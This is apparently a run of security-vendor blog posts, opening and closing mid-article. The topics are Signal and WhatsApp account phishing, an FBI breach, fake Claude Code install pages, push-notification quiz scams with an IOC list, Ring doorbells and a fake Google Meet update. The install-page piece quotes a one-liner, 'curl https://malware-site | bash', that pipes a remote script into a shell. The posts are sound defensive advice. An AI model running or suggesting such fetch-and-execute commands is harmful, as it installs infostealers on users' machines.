
If you selected Turn off, you’re done. Google will no longer save your Google Searches as part of your overall Google profile activity. This option means that Google still has your prior searches recorded, though. So, if you want, you can choose the second option, Turn off and delete activity.
When you select that option, Google will walk you through additional steps to choose what types of data you want erased, such as past activity tied to Google Search, Maps, Ads, Image Search, Google Play Store, Help and other services. All of these options reveal just how many products and pipelines Google has built to vacuum up your data.
Don’t be overwhelmed, though. Go through the list at your own pace and start making decisions about your data that are right for you.
We don’t just report on data privacy—we help you remove your personal information
Cybersecurity risks should never spread beyond a headline. With Malwarebytes Personal Data Remover, you can scan to find out which sites are exposing your personal information, and then delete that sensitive data from the internet.
Dutch intelligence services AIVD and MIVD warn that Russian state‑backed hackers are running a large‑scale campaign to break into Signal and WhatsApp accounts of high‑value targets.
The targets are said to be senior officials, military personnel, civil servants, and journalists. The attackers are not breaking end‑to‑end encryption or exploiting a vulnerability in the apps themselves. Instead, they rely on proven phishing and social engineering methods to trick users into handing over verification codes and PINs, or to add a malicious “linked device” to their account.
Last year we reported on GhostPairing, a method that tricks the target into completing WhatsApp’s own device-pairing flow, silently adding the attacker’s browser as an invisible linked device to the account.
In the cases reported by the Dutch intelligence services, the attackers contacted victims on Signal or WhatsApp while posing as “Signal Security Support Chatbot”, “Signal Support” or a similar official‑sounding account.
The message typically warns about suspicious activity or a possible detected data leak and instructs the user to complete a verification step to avoid losing data or having their account blocked.
Victims are then asked to send back the SMS verification code they just received and/or their Signal PIN.
If the victim complies, the attacker can register the account on a device they control and effectively take it over, receiving new messages and sending messages as the victim.
In a second variant, attackers abuse the “linked devices” feature (Signal’s and WhatsApp’s desktop or other secondary device function). Targets are pushed to click a link or scan a QR code that silently links the attacker’s device to the victim’s account. The victim keeps access as normal, but the attacker can now read along in real time without obvious signs of compromise.
These attacks are not new, but deserve a renewed warning because they rely entirely on human behavior, and understanding how they work makes them easier to stop. The methods used are not technically sophisticated and they can easily be copied by non‑state actors or ordinary cybercriminals.
Because of the current Russian campaigns, AIVD and MIVD say that chat apps such as Signal and WhatsApp are unsuitable for sharing classified, confidential, or otherwise sensitive government information, even though they technically support end‑to‑end encryption.
How to keep your conversations confidential
One specific warning for the targeted users is to use designated apps for sensitive information. Despite dedicated secure systems being available to many of them, some resorted to apps they already knew—Signal and WhatsApp. And to be fair, these apps are safe if you follow a few basic rules:
How to prevent and detect compromised accounts
Never share verification codes or PIN numbers. Your SMS verification code and PIN are only needed when you install or re‑register the app on a device. They are never legitimately requested in a chat. Any in‑app message, direct message (DM), email, or SMS asking you to send these codes back is a phishing attempt.
Do not trust “support” accounts in chat. Signal explicitly states that Support will never contact you via in‑app messages, SMS, or social media to ask for your verification code or PIN. Treat any “Signal Support Bot”, “Security Chatbot” or similar as malicious, block and report it and then delete the conversation.
Be cautious with links and QR codes in chat. Only scan QR codes or click device‑linking links when you yourself are in the app’s device‑linking menu and you initiated the process. If a message pushes you to “verify your device” or “secure your data” via a link or QR, assume it is part of this campaign.
Regularly review linked devices and group memberships. In Signal and WhatsApp, check the list of linked devices and remove anything you do not recognize. Also keep an eye out for strange group participants or duplicate contacts (for example “deleted account” or a contact that appears twice), which Dutch intelligence services mention as possible signs of account compromise.
Use built‑in hardening features. Enable options like registration lock, registration PIN and device‑change alerts so that your account cannot be silently re‑registered without an extra secret. Store your PIN in a password manager instead of choosing something easy to guess or reusing a common code, to reduce the chance of social engineering or shoulder‑surfing.
Use disappearing messages
Both Signal and WhatsApp support disappearing messages, and using them can meaningfully limit the impact of account compromise or device access (though they don’t prevent it completely).
Short‑timer and disappearing messages reduce how much content is available if an attacker gets into a chat later, or if someone obtains long‑term access to a device or backup. They are not a complete solution, but they can limit the damage.
Signal lets you set a per‑chat timer so that all new messages in that conversation auto‑delete from all devices after the chosen period. You can enable it for 1:1 or group chats and choose from various durations (seconds to weeks), and either party can see it is enabled and change the timer.
WhatsApp also supports disappearing messages with timers per chat (and a default option for new chats). Messages can auto-delete after periods such as 24 hours, 7 days, or 90 days, and newer builds include shorter options like 1 or 12 hours.
You turn it on in the chat info under “Disappearing messages,” then pick the desired timer; only messages sent after enabling it are affected.
For particularly sensitive media or voice messages, WhatsApp also offers “view once” photos, voice messages, and videos that can only be opened a single time before disappearing from the chat.
To set up two-factor authentication (2FA) on Signal, enable the Registration Lock feature, which requires your set PIN to log in on a new device. Open Signal, go to Settings > Privacy > Registration Lock and turn it on. This ensures that even if someone steals your SIM, they cannot access your account without your personal PIN.
We don’t just report on privacy—we offer you the option to use it.
Privacy risks should never spread beyond a headline. Keep your online privacy yours by using Malwarebytes Privacy VPN.
Investigators are worried that a recent attack on a critical FBI system was more than just a random hit, and that another nation-state might have been involved.
On February 17, the FBI flagged irregular network activity that led straight to its Digital Collection System Network. That system contains sensitive data related to court-authorized wiretaps, pen registers, and FISA warrants, along with personal information on active FBI targets.
The bureau claims it has “identified and addressed” the suspicious activity. That’s it. No word on whether this was ransomware, state-sponsored espionage, or something else entirely.
Now the White House, DHS, and the NSA have joined the investigation, which isn’t the kind of guest list you’d see for a minor incident.
The breach path? Through a vendor’s internet service provider, according to reports. Not a frontal assault on FBI systems, but a side door through their supply chain. The hackers apparently exploited an ISP that served as a vendor to the agency, bypassing direct FBI defenses entirely.
The Wall Street Journal reports that US investigators suspect that hackers affiliated with the Chinese government were behind the breach.
It wouldn’t be the first time that Chinese state-linked groups have hit a target via a third-party telecommunications system. Hackers tied to Salt Typhoon hit AT&T and Verizon in 2024. The campaign compromised call records and private communications of politicians, exposing anyone involved in government activity, while also going after law enforcement systems.
A year earlier, ransomware operators breached the US Marshals Service and walked away with employee information, legal documents, and administrative data. Then Russian hackers targeted federal courts last year. The judiciary described it as an escalation in cyberattacks while scrambling to protect case files that could expose confidential informants.
This trend of attacks on government systems suggests that nation-state actors are actively collecting intelligence. Law enforcement systems are attractive targets because they contain large volumes of sensitive information. This latest incident indicates these attacks are getting more sophisticated, not less.
How secure are FBI systems?
The Digital Collection System Network stores personally identifiable information on FBI investigation subjects, including wiretap returns and other surveillance data. This includes “pen register” data, which reveals metadata about which numbers a monitored phone line called, and which numbers called that line.
Lawmakers are calling for action. In December 2024, Sen. Ron Wyden (D-Ore) proposed legislation to tighten up security of the nation’s phone networks.
In 1994, Congress passed lawful access legislation designed to allow government access to telcos’ systems. That law also enabled the FCC to issue regulations that would force telecom providers to secure their systems against unauthorized access by third parties, but Wyden said that was never done.
Introducing the Secure American Communications Act, he said:
“It was inevitable that foreign hackers would burrow deep into the American communications system the moment the FCC decided to let phone companies write their own cybersecurity rules.”
The draft legislation didn’t go any further, though.
February’s breach raises an uncomfortable question. If attackers can slip through vendor ISPs into the FBI’s wiretapping infrastructure, what else sits exposed?
The bureau says it “identified and addressed” the suspicious activity. Beyond that, little detail has been released. What is clear is that federal law enforcement systems face sustained and sophisticated attacks, and the pressure on those defenses is growing.
What do cybercriminals know about you?
Use Malwarebytes’ free Digital Footprint scan to see whether your personal information has been exposed online.
Attackers are cloning install pages for popular tools like Claude Code and swapping the “one‑liner” install commands with malware, mainly to steal passwords, cookies, sessions, and access to developer environments.
Modern install guides often tell you to copy a single command like curl https://malware-site | bash into your terminal and hit Enter. That habit turns the website into a remote control: whatever script lives at that URL runs with your permissions, often those of an administrator.
Researchers found that attackers abuse this workflow by keeping everything identical, only changing where that one‑liner actually connects to. For many non‑specialist users who just started using AI and developer tools, this method feels normal, so their guard is down.
But this basically boils down to “I trust this domain” and that’s not a good idea unless you know for sure that it can be trusted.
It usually plays out like this. Someone searches “Claude Code install” or “Claude Code CLI,” sees a sponsored result at the top with a plausible URL, and clicks without thinking too hard about it.
But that ad leads to a cloned documentation or download page: same logo, same sidebar, same text, and a familiar “copy” button next to the install command. In many cases, any other link you click on that fake page quietly redirects you to the real vendor site, so nothing else looks suspicious.
Similar to ClickFix attacks, this method is called InstallFix. The user runs the code that infects their own machine, under false pretenses, and the payload usually is an infostealer.
The main payload in these Claude Code-themed InstallFix cases is an infostealer called Amatera. It focuses on browser data like saved passwords, cookies, session tokens, autofill data, and general system information that helps attackers profile the device. With that, they can hijack web sessions and log into cloud dashboards and internal administrator panels without ever needing your actual password. Some reports also mention an interest in crypto wallets and other high‑value accounts.
Windows and Mac
The Claude Code-based campaign the researchers found was equipped to target both Windows and Mac users.
On macOS, the malicious one‑liner usually pulls a second‑stage script from an attacker‑controlled domain, often obfuscated with base64 to look noisy but harmless at first glance. That script then downloads and runs a binary from yet another domain, stripping attributes and making it executable before launching it.
On Windows, the command has been seen spawning cmd.exe, which then calls mshta.exe with a remote URL. This allows the malware logic to run as a trusted Microsoft binary rather than an obvious random executable. In both cases, nothing spectacular appears on screen: you think you just installed a tool, while the real payload silently starts doing its work in the background.
How to stay safe
With ClickFix and InstallFix running rampant—and they don’t look like they’re going away anytime soon—it’s important to be aware, careful, and protected.
Slow down. Don’t rush to follow instructions on a webpage or prompt, especially if it asks you to run commands on your device or copy-paste code. Analyze what the command will do, before you run it.
Avoid running commands or scripts from untrusted sources. Never run code or commands copied from websites, emails, or messages unless you trust the source and understand the action’s purpose. Verify instructions independently. If a website tells you to execute a command or perform a technical action, check through official documentation or contact support before proceeding.
Limit the use of copy-paste for commands. Manually typing commands instead of copy-pasting can reduce the risk of unknowingly running malicious payloads hidden in copied text.
Secure your devices. Use an up-to-date, real-time anti-malware solution with a web protection component.
Educate yourself on evolving attack techniques. Understanding that attacks may come from unexpected vectors and evolve helps maintain vigilance. Keep reading our blog!
Pro tip: Did you know that the free Malwarebytes Browser Guard extension warns you when a website tries to copy something to your clipboard?
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
Our support team flagged a number of customers who suspected their device might be infected with malware, but Malwarebytes scans came up empty.

When the customers provided screenshots, our Malware Removal Support team quickly recognized the format as web push notifications.
The reason the scans came up clean is that these notifications aren’t malware on the device. They’re browser notifications from websites that trick users into clicking “Allow.”
We helped the customers disable the push notifications (see below for instructions). But since most of them didn’t know how they got them in the first place, we went down the rabbit hole to find out where they were coming from.
Examples of web push notifications
We started with one of the most prevalent domains called unsphiperidion[.]co.in, but all we found was a misleading advertisement that promised the Adguard browser extension and instead led to Poperblocker.
Fake Adguard browser extension update prompt
But another clue, also mentioned by the Malware Removal Support team—a domain called triviabox[.]co[.]in—practically brought us straight to the source.
We found a site that challenged our intelligence by prompting us to take a quiz.
Quiz website example
Later we found these quizzes come in different flavors. Some about geography, vocabulary, and history, while others are specifically targeted at Canada, Germany, France, Japan, and the US.
But the main goal of these sites is to get you to click the “Start the quiz” button, so the site can send notifications later and make money from ads, affiliate schemes, scams, or unwanted downloads.
Ready to test your knowledge? Start the quiz

What that button does before it starts the quiz is show the visitor a prompt with a misleading background.
Click Allow to continue triggers the browser’s “show notifications” prompt
The show notifications text in the actual prompt tells the real story. You’ll be giving the website permission to show you notifications even when you’re not on the website, which makes it hard for users to determine the origin.
The Click “Allow” to continue text with the red arrow on the website itself is nothing more than a well-placed lure to get you to click that Allow button and open the flood gates. To avoid raising suspicion, the visitor is then presented with the quiz, so later on they will have no reason to suspect what started the ordeal.



Web push notifications (also called browser push notifications) are not always simple advertisements. Some can be misleading messages about the safety of your computer. The gear icon in the notifications themselves can be very helpful. On Chromium-based browsers, clicking it will lead you to the Notifications settings menu where you can block them.
Unfortunately, we often find them used by “affiliates” to promote security software. If you’re looking for an anti-malware solution that doesn’t make use of such affiliates, you know where to find us.
How to remove and block web push notifications
For every browser, the notifications look slightly different and the methods to disable them are slightly different as well. To make them easier to find, I have split them up by browser.
Chrome
To completely turn off notifications, even from an extension:
Click the three dots button in the upper right-hand corner of the Chrome menu to enter the Settings menu.
In the Settings menu and click on Privacy and Security.
Click on Site settings.
In that menu, select Notifications.
By default, the slider is set to Sites can ask to send notifications, but feel free to move it to Don’t allow sites to send notifications if you wish to block notifications completely.

For more granular control, you can use the Customized behaviors menu to manipulate the individual items.
Customized behaviors section of the Chromium notifications menu


Note that sometimes you may see items with a jigsaw puzzle piece icon in the place of the three stacked dots. These are enforced by an extension, so you would have to figure out which extension is responsible first and then remove it. But for the ones with the three dots behind them, you can click on the dots to open this context menu:
Selecting Block will move the item to the block list. Selecting Remove will delete the item from the list. It will ask permission to show notifications again if you visit their site (unless you have set the slider to Block).
Shortcut: another way to get into the Notifications menu shown earlier is to click on the gear icon in the notifications themselves. This will take you directly to the itemized list.
Firefox
To completely turn off notifications in Firefox:
Click the three horizontal bars in the upper right-hand corner of the menu bar and select Options in the settings menu.
On the left-hand side, select Privacy & Security.


Scroll down to the Permissions section and click on Notifications.


In the resulting menu, put a checkmark in the Block new requests asking to allow notifications box at the bottom.
In the same menu, you can apply a more granular control by setting listed items to Block or Allow by using the drop-down menu behind each item.
Click on Save Changes when you’re done.
Opera
Where push notifications are concerned, you can see how closely related Opera and Chrome are.
Open the menu by clicking the O in the upper left-hand corner.
Click on Settings (on Windows)/Preferences (on Mac).
Click on Advanced and select Privacy & security.
Under Content settings (desktop)/Site settings (Android,) select Notifications.
On Android, you can remove all the items at once or one by one. On desktops, it works exactly the same as it does in Chrome. The same is true for accessing the menu from the notifications themselves. Click the gear icon in the notification, and you will be taken to the Notifications menu.
Edge
In Edge, go to Settings and more in the upper right corner of your browser window, then
Select Settings > Privacy, search, and services > Site permissions > All sites.
Select the website for which you want to block notifications, find the Notifications setting, and choose Block from the dropdown menu.
To manage notifications from your browser address bar:
To check or manage notifications while visiting a website you’ve already subscribed to, follow the steps below:
Select View site information to the left of your address bar.
Under Permissions for this site > Notifications, choose Block from the drop-down menu.
Safari on Mac
On your Mac, open theApple menu, then
Choose System Settings, then click Notifications in the sidebar. (You may need to scroll down.)
Go to Application Notifications, click the website, then turn off Allow Notifications.
The website remains in the list in Notifications settings. To remove it from the list, deny the website permission to send notifications in Safari settings. See Change websites settings.
To stop seeing requests for permission to send you notifications in Safari:
Go to the Safari app on your Mac.
Choose Safari > Settings.
Click Websites, then click Notifications.
Deselect Allow websites to ask for permission to send notifications.
From now on, when you visit a website that wants to send you notifications, you aren’t asked.
Are these notifications useful at all?
While we could conceive of some cases where push notifications might be found useful, we would certainly not hold it against you if you decided to disable them altogether.
Web push notifications are not just there to disturb Windows users. Android, Chromebook, MacOS, even Linux users may see them if they use one of the participating browsers: Chrome, Firefox, Opera, Edge, and Safari. In some cases, the browser does not even have to be opened, and it can still display push notifications.
Be careful out there and think twice before you click “Allow.”
Indicators of Compromise (IOCs)
During the course of the investigation we found—and blocked—these domains related to the campaign:
dailyrumour[.]co.nz
edifaqe[.]org
geniusfun[.]co.in
geniusfun[.]co.za
genisfun[.]co.nz
holicithed[.]com
ivenih[.]org
loopdeviceconnection[.]co.in
mindorbittest[.]com
navixzuno[.]co.in
quizcentral[.]co.in
quizcentral[.]co.za
rixifabed[.]org
triviabox[.]co.in
uhuhedeb[.]org
unsphiperidion[.]co.in
yeqeso[.]org
ylloer[.]org
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
On February 8, during the Super Bowl in the United States, countless owners of one of the most popular smart products today got a bit of a wakeup call: Their Ring doorbells could be used to see a whole lot more than they knew.
In a commercial that was broadcast to one of most reliably enormous audiences in the country, Amazon, which owns the company Ring, promoted a new feature for its smart doorbells called “Search Party.” By scouring the footage of individual Ring cameras across a specific region, “Search Party” can implement AI-powered image recognition technology to find, as the commercial portrayed it, a lost dog. But immediately after the commercial aired, people began wondering what else their Ring cameras could be used to find.
“Ring’s Super Bowl ad exposed a scary truth: the technology in its doorbell cameras could be used to hunt down a lost pet…or a person. Amazon must discontinue its dystopian monitoring features.”
These “dystopian monitoring features” aren’t entirely new, but that’s not to say that most Ring owners knew what they were allowing when they originally bought their devices.
Bought by Amazon in 2018, Ring is the most popular manufacturer of a product that, as of 15 years ago, didn’t really exist. And while other “smart” innovations failed, smart doorbells have become a fixture of American neighborhoods, providing a mixture of convenience and security. For instance, a Ring owner away from home can verify and buzz in their mailman dropping off a package behind a gated entrance. Or, a Ring owner can see on their phone that the person knocking at their door is a salesman and choose to avoid talking to them. Or, a Ring owner can help police who are investigating a crime in their area by handing over relevant footage. Even the presence of a Ring doorbell, and its variety of motion-detecting alerts, could possibly serve as a deterrent to crime.
What has seemingly upset so many of those same owners, then, is learning exactly how their personal devices might be used for a company’s gains.
Today, on the Lock and Code podcast with host David Ruiz, we speak with Matthew Guariglia, senior policy analyst at Electronic Frontier Foundation, about Ring’s long history of partnering with—and sometimes even speaking directly for—police, who can access Ring doorbell footage both inside the company and outside it, and what people really open themselves up to when purchasing a Ring device.
”There’s this impression, a myth practically, that ‘I buy a ring doorbell to put on my house, I control the footage… But there is [an] entire secondary use of this device, which is by police that you don’t really get a lot of say in.”
A phishing page disguised as a Google Meet update notice is silently handing victims’ Windows computers to an attacker-controlled management server. No password is stolen, no files are downloaded, and there are no obvious red flags.
It just takes a single click on a convincing Google Meet fake update prompt to enroll your Windows PC into an attacker-controlled device management system.
“To keep using Meet, install the latest version”
The social engineering is almost embarrassingly simple: an app update notice in the right brand colors.
The page impersonates Google Meet well enough to pass a casual glance. But neither the Update now button nor the Learn more link below it goes anywhere near Google.
